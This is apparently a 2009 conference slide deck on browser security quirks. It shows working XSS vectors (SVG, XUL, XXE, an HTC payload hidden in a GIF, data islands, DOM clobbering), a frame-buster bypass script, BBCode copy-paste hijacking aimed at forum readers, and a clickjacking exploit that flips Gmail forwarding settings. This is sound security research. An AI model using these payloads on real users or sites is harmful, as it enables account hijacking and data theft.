

I thought you were my friend!

Malicious markup, browser issues and other obscurities

A talk by
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For
CONFidence 2009
OWASP Europe 2009
in Krakow



Who am I

- CTO for Business-IN, New York/Cologne
- Total web-retard
- Inventor and head-dev of the PHPIDS
- Speaker on ph-neutral, OWASP Europe etc.
- Freelance Security Researcher and Consultant
 - <http://mario.heideri.ch>
 - <http://twitter.com/0x6D6172696F>
- Twitter comments and questions to [#mmtalk](#)




Today's menu

- The browsers and their self-disclosure
- Some hard facts
- And a deep dive into new vectors, old artifacts and other weird things
- A peek into web hackers future box of tricks






Ever tried that?









The screenshot shows a Google search interface with the query "secure browser". The search results are displayed under the "Web" tab, showing the first 10 results out of approximately 21,100,000 English pages found in 0.18 seconds. The results list several articles and resources related to secure browsers, including links to Tropsoft's Secure Browser, CERT's guide on securing web browsers, a warning about Browzar being a fake secure browser, a report on Chrome being the only browser left standing after a Pwn2Own contest, a recommendation for Browse Happy, and a link to Secure Your Browser (Beta).




Google secure browser Search [Advanced Search](#) [Preferences](#)




Web Results 1 - 10 of about 21,100,000 English pages for [secure browser](#). (0.18 seconds)




[Secure Browser for Windows](#)  
Secure Browser lets the Administrator lock down internet usage to a specific set of sites.
Great for companies that want to display their website at a store ...
[www.tropsoft.com/secbrowser/](#) - 15k - [Cached](#) - [Similar pages](#) - 

[Securing Your Web Browser](#)  
14 Feb 2008 ... If a vendor does not provide documentation on how to **secure** the **browser**, we encourage you to contact them and request more information. ...
[www.cert.org/tech_tips/securing_browser/](#) - 62k - [Cached](#) - [Similar pages](#) - 

[New secure browser Browzar is fake and full of adware](#)  
Social news rave about Browzar - they claim it a new **secure browser** leaving no footprints.
After looking at it closer, I found out that it's not a **browser** ...
[web3.0log.org/2006/09/01/new-secure-browser-browzar-is-fake-and-full-of-adware/](#) - 166k - [Cached](#) - [Similar pages](#) - 

[Chrome only browser left standing after day one of Pwn2Own - Ars ...](#)  
20 Mar 2009 ... During a contest at the CanSecWest event, security researchers competed to exploit vulnerabilities in web browsers.
[arstechnica.com/security/news/2009/03/chrome-is-the-only-browser-left-standing-in-pwn2own-contest.ars](#) - 41k - [Cached](#) - [Similar pages](#) - 

[Browse Happy — Online. Worry-free.](#)  
Why not switch to a **browser** that's more **secure**? Many already have. Read their stories, and choose a **browser** that's right for you. ...
[browsehapp.com/](#) - 3k - [Cached](#) - [Similar pages](#) - 

[Secure Your Browser](#)  
17 Feb 2009 ... **Secure Your Browser**(Beta). I haven't updated this page in a while. I recommend that you refer to the well-written US-CERT (Dept. of Homeland ...
[subsecuete.org/security/browsers.html](#) - 17k - [Cached](#) - [Similar pages](#) - 

Mmm - we like ourselves




The advertisement features the Internet Explorer 8 Beta logo in the top left corner. Below the logo is a collage of five small images: a woman smiling, a woman holding a coffee cup, a person using a laptop, a person using a tablet, and a person using a smartphone. To the right of the collage is a blue box containing the text 'Internet Explorer 8 Puts the Web at Your Service...'. Below this text is a paragraph that reads 'Fast, safe, easy. Internet Explorer 8 takes the Web experience beyond the page for quicker and more reliable browsing with peace of mind.' The word 'safe' in the first sentence is circled in red.

Windows®
Internet Explorer® 8
Beta

Internet Explorer 8 Puts the Web at Your Service...

Fast, safe, easy. Internet Explorer 8 takes the Web experience beyond the page for quicker and more reliable browsing with peace of mind.

Mmm - we like ourselves



Opera security

Overview Features

Security and privacy features

Encryption

Opera supports Secure Socket Layer (SSL) version 3, and TLS. Opera offers automatic 256-bit encryption, the highest available security of any Web browser.

Delete private data

Opera can be configured to clear the history and cache when exiting, to protect your privacy. Any kind of private data can easily be erased.

Cookie control

Opera gives you detailed control of what cookies to accept and reject, such as allowing for different set-ups for different servers.

Security resources

Security Advisories and FAQ

Keep up to date on the latest security related questions. [Security Advisories](#)


Security and Privacy Tutorial

Read up on Opera's security and privacy features. [Security and Privacy in Opera](#)

Security specifications in Opera

Applicable to all versions of Opera 9.6 and later, plus Opera Mobile running on the Opera Presto 2.1.1 [security specifications](#)

Mmm - we like ourselves



Opera security

Overview Features

Security and privacy features


Security resources

The Safest Web Browser

Simply put, your online security is our top priority. Firefox includes strict anti-phishing and anti-malware measures, plus easy ways to tell the good guys from the bad like our new one-click site ID info. And, thanks to our open source process we have thousands of security experts around the globe working around the clock to keep you (and your personal information) safe.

[View all security features.](#)
[Learn more about Firefox security.](#)

One-click Site ID



Online Payment, Merchant Account - PayPal - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Paypal Inc. (US) https://www.paypal.com

Most Visited Getting Started

PayPa

Home Personal Get Started

Presto 2.1.1 security specifications

Let's see some numbers

- Firefox: 296+ Advisories
- Internet Explorer: 337+ Advisories
- Opera: 349+ Advisories
- Safari: 69 Advisories but anyway - who gives a damn...? :)



And the future...

- Will make the interwebs even more colorful
- HTML5, CSS3, Silverlight, Flash 11
- DOM Level 3, Client Side Storage
- SVG, Canvas, MathML, SMIL
- XForms, XPath, Xquery, XandWhatNot..
- Which definitely is a great thing!
- And I mean that!



But

- Shouldn't we first clear up the legacy mess before making such huge jumps?
- Neither developers nor security experts can really oversee the whole panorama
- Disagree?



Please raise you hand!

- Who knows...
 - XBL? Okay that wasn't too hard...
 - Data Islands? Yeah – recent media coverage..
 - XXE? Last mentioned 2002...
 - Globally scoped HTML objects?
 - HTML Components?
 - Isindex and Ilayer?
 - Inline namespaces?
 - XUL artifacts?



Or just...

- The evil traps set by common and inactive HTML?



So...

- Let's finally get started
- We're now going to see some code
- No Clickjacking – I promise
- Okay – just once... for the final piece of code



Inline SVG



```
<?xml version="1.0" encoding="UTF-8"?>
<html xmlns="http://www.w3.org/1999/xhtml"
      xmlns:svg="http://www.w3.org/2000/svg">
<svg:g onload="alert(8)"/>
</html>

<image src="x" onerror="alert(1)"></image>
```



XML Namespaces

```
<html xmlns:ø="http://www.w3.org/1999/xhtml">  
  <ø:script src="//0x.lv/" />  
</html>
```



XUL Artifacts

```
<html>
<xul:image
  onerror="alert(2) "
  src="x"

  xmlns:xul="http://mozilla...here.is.only.xul
"/>
</html>
```

(<http://mozilla.org/keymaster/gatekeeper/there.is.only.xul>)



XXE

```
<!DOCTYPE xss [  
  <!ENTITY x "<script>alert(1)</script>">  
]>  
<html xmlns="http://www.w3.org/1999/xhtml">  
<head>  
  &x;  
</head>  
</html>
```



HTC via Image 1/2

```
<html>
<head>
<style>
    body {
        behavior: url(test.gif.htc) ;
    }
</style>
</head>
<body>
<h1>Yay, HTC!!! Oh wait...</h1>
</body>
</html>
```



HTC via Image 2/2

GIF89ad?d?????????!.?Y,????d?d?s?????
???????????????????? 扌? Б???L???????? ?G?L*? ?J? ?
H??? ??j? ??????????N????? ?????????????? (8HXhx?????????iX?

GIF89ad.d.....!.Y
<PUBLIC:COMPONENT>
<PUBLIC:ATTACH EVENT="onclick" ONEVENT="alert(1)" />
</PUBLIC:COMPONENT>
. , d . d . . . s H L . . .
. L * J j N
. (8 H X h x i X . . ;



Data Islands

```
<html>
<body>
<xml id="xss" src="island.xml"></xml>
<label dataformatas=html datasrc=#xss datafld=payload>
fooooo!
</label>
</body>
</html>
```

```
<?xml version="1.0"?>
<x>
  <payload>
    <![CDATA[<img src=x onerror=alert(top)>]]>
  </payload>
</x>
```




Label of Death 1/2

```
<html>  
<body>  
<label for="submit">
```

Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed diam nonummy nibh euismod tincidunt ut laoreet dolore magna aliquam erat volutpat. velit esse molestie consequat, vel illum dolore eu feugiat nulla facilisis at vero et accumsan et iusto odio dignissim qui blandit

```
<form action="test.php" method="post">  
  <input type="text" name="text" value="text" />  
  <input type="submit" id="submit" value="Go!" />  
</form>
```



Label of Death 2/2

- Clicks on label tags are being delegated
- But not only to the element connected to the label
- Even if it's a submit button
- Also to all elements between the label and the corresponding button



You trust your DOM?

- Say hello to DOM Redressing
- Ever tried to create a HTML element with an ID?
- For example `#test`?
- And then to `alert(test)`
- You should :)



IE goes a step further...



- You can also overwrite **existing** properties
- Like `document`
- Or `location`
- Or `document.cookie`
- Or `document.body.innerHTML`
- Phew!
- Fixed in IE8 RC1 – and some variants also in older versions



Let's see some code

```
<form id="document" cookie="foo">  
<script>alert (document.cookie)</script>
```

```
<form id="location" href="bar">  
<script>alert (location.href)</script>
```

```
<form id="document">  
<select id="body">bar</select>  
</form>  
<script>alert (document.body.innerHTML)</script>
```



But...

- What are the most beautiful things in life?



The little things in life...

- As we could see...
- ... it's often the little things in life
- Sometimes its also the very little things
- Like `[size=0]`
- Yes – not only markup can be evil – even markdown



Let's have a look

Preview: This is how your messa

yxcyxyxc

Posted by: .mario


Date: 02/14/2009 12:12PM

```
ls
ls - la
dir
```

g:0in~/*for another*/~alert (!!1)

me || PHPIDS || CSRFx || qUipt || <malicious></markup>

Web Application Security 2.0



Goto: Message List • Search • My Control Center • Private Messages • Log Out

Your Name: .mario

Your Email: mario.heiderich@gmail.com

Subject: yxcyxyxc

☒ Add my signature to this post.

```
ls
[size=0][color=#fff]gcalctool |[color][size]ls - la
dir
```


BBCode fun

- Own local boxes with console commands
- Post malicious code on arbitrary linux forums
- Sudo anything
- Store actual payload on image hoster sites
- XSS is possible too
- `[size=0]javascript:<payload>//http://www`
...
- **HTML/CSS does that trick too of course**



Where are we now?

- We can poison the DOM via ID attributes
- We can hide HTC payload in GIF files
- We can also hijack copy and paste actions with HTML and even BBCode
- We can stop framebusters from working properly
 - Like this...



Frame buster-buster

```
<script>
  try {
    location.__defineSetter__(
      'href', function() {return false}
    );
  } catch(e) {
    justFalse = function() {
      return false;
    }
    onbeforeunload = justFalse;
    onunload = location.href = location.href;
  }
</script>
```



Wouldn't that all combined...

.. be just great for a small GMail exploit?

- Probably yes
- We all know the non JS version of the Gmail interface
- No framebuster necessary – although we could have dealt with it
- And we have deeplinks to the settings
- Forget the token – it's not a token



Gmail Forwarding

The screenshot shows the Gmail Settings page in Mozilla Firefox 3.1 Beta 2. The browser's address bar displays the URL <https://mail.google.com/mail/h/1ka8ghwtpm6e/?v=prfap>, which is circled in red. Below the browser window, a yellow banner indicates the user is viewing Google Mail in basic HTML, with links to [Switch to standard view](#) and [Set basic HTML as default view](#). The user's email address, **mario.heiderich@google**, is visible in the top right corner. The left sidebar contains links for [Compose Mail](#), [Inbox](#), [Starred](#), [Sent Mail](#), [Drafts](#), [All Mail](#), [Spam \(4\)](#), [Trash](#), and [Contacts](#). The main content area is titled **Settings** and includes tabs for [General](#), [Accounts](#), [Labels](#), and [Filters](#). The **Forwarding and POP/IMAP** tab is selected and highlighted with a red rectangle. Under the **Forwarding:** section, the **Disable forwarding** option is selected with a radio button. Below it, there is a text input field for an email address and a dropdown menu set to **keep Google Mail's copy in the Inbox**. The **POP Download:** section includes a [Learn more](#) link and three radio button options: **Enable POP for all mail** (selected), **Enable POP only for mail that arrives from now on**, and **Disable POP**. Below these are numbered instructions for POP usage and a link for configuring email clients.

Google Mail - Settings - Mozilla Firefox 3.1 Beta 2

[Datei](#) [Bearbeiten](#) [Ansicht](#) [Chronik](#) [Lesezeichen](#) [Extras](#) [Hilfe](#) [RS](#) [P](#)

[https://mail.google.com/mail/h/1ka8ghwtpm6e/?v=prfap](#)

[http://0x0/Test...masks/test.xml](#) [Google Mail - Settings](#)

You are currently viewing Google Mail in basic HTML. [Switch to standard view](#) | [Set basic HTML as default view](#)

Google Mail [Search Mail](#) [Search the Web](#) [Show search options](#) [Create a filter](#)

Compose Mail

[Inbox](#)
[Starred](#) ★
[Sent Mail](#)
[Drafts](#)
[All Mail](#)
[Spam \(4\)](#)
[Trash](#)
[Contacts](#)

[Labels](#)
[0x.lv](#)
[Agentur Zümr...](#)
[Ageris](#)
[AttackAPI](#)
[AVVD](#)
[Barcamp](#)

Settings

[General](#) [Accounts](#) [Labels](#) [Filters](#) **Forwarding and POP/IMAP**

Forwarding:

☒ Disable forwarding
☐ Forward a copy of incoming mail to and

POP Download:
[Learn more](#)

1. Status: POP is enabled for all mail that has arrived since 3/16/07
☐ Enable POP for **all mail** (even mail that's already been downloaded)
☐ Enable POP only for **mail that arrives from now on**
☐ **Disable POP**

2. When messages are accessed with POP

3. Configure your email client (e.g. Outlook, Eudora, Netscape Mail)
[Configuration instructions](#)

The malicious website


☐ xKvCfG.ZbbF.cgVvh.mail@com

Site security check



Please copy and paste the security code into the text box, check the radio button and hit the green button to commence to the next page.

This is to prove you are a human being - and no bot trying to steal data.

Protected by...



VISA MasterCard American Express Discover



So what did we use here?

- Some HTML
- Some CSS
- An IFRAME to the Gmail non-JS interface
- Some stolen but nice looking button images
- And... SVG masks



SVG Masks?

- Yep
- Photoshop in your browser
- Assign masks with geometrical shapes to HTML elements
- Thereby define a layer – where only the areas you defines are transparent
- Like CSS layers with DIVs
- But – it's click-through!
- You can test them in FF 3.1



Some Code

- Example from the exploit

```
<html xmlns="http://www.w3.org/1999/xhtml">
  <style>
    iframe { mask: url(#m1); width: 1000px; height: 750px; }
    ...
  </style>
  <body>
    <iframe id="target" src="https://mail.google.com/mail/h//?v=prfap" />
    ...
    <svg:svg xmlns:svg="http://www.w3.org/2000/svg" height="0">
      <svg:mask id="m1" maskContentUnits="objectBoundingBox">
        <svg:rect x="0.375" y="0.265" width="0.02" height="0.025" />
        <svg:rect x="0.605" y="0.265" width="0.152" height="0.029" />
      </svg:mask>
    </svg:svg>
  </body>
</html>
```

(full version: <http://pastebin.com/f1bbc1dd7>)



The 5th element

- Most of the things we saw require user interaction
- But getting the user to do something...
- ... is more or less just a matter of
 - Handsome design
 - Well-worded commands
 - And a false sense of security the attacker can create
- Thanks, complexity of the web!




Another swXSS approach


- Not exactly a real ghost
- But something like... Casper
- In his puberty
- Popup-based
- Onbeforeunload
- Every browser – Opera most attacker-friendly



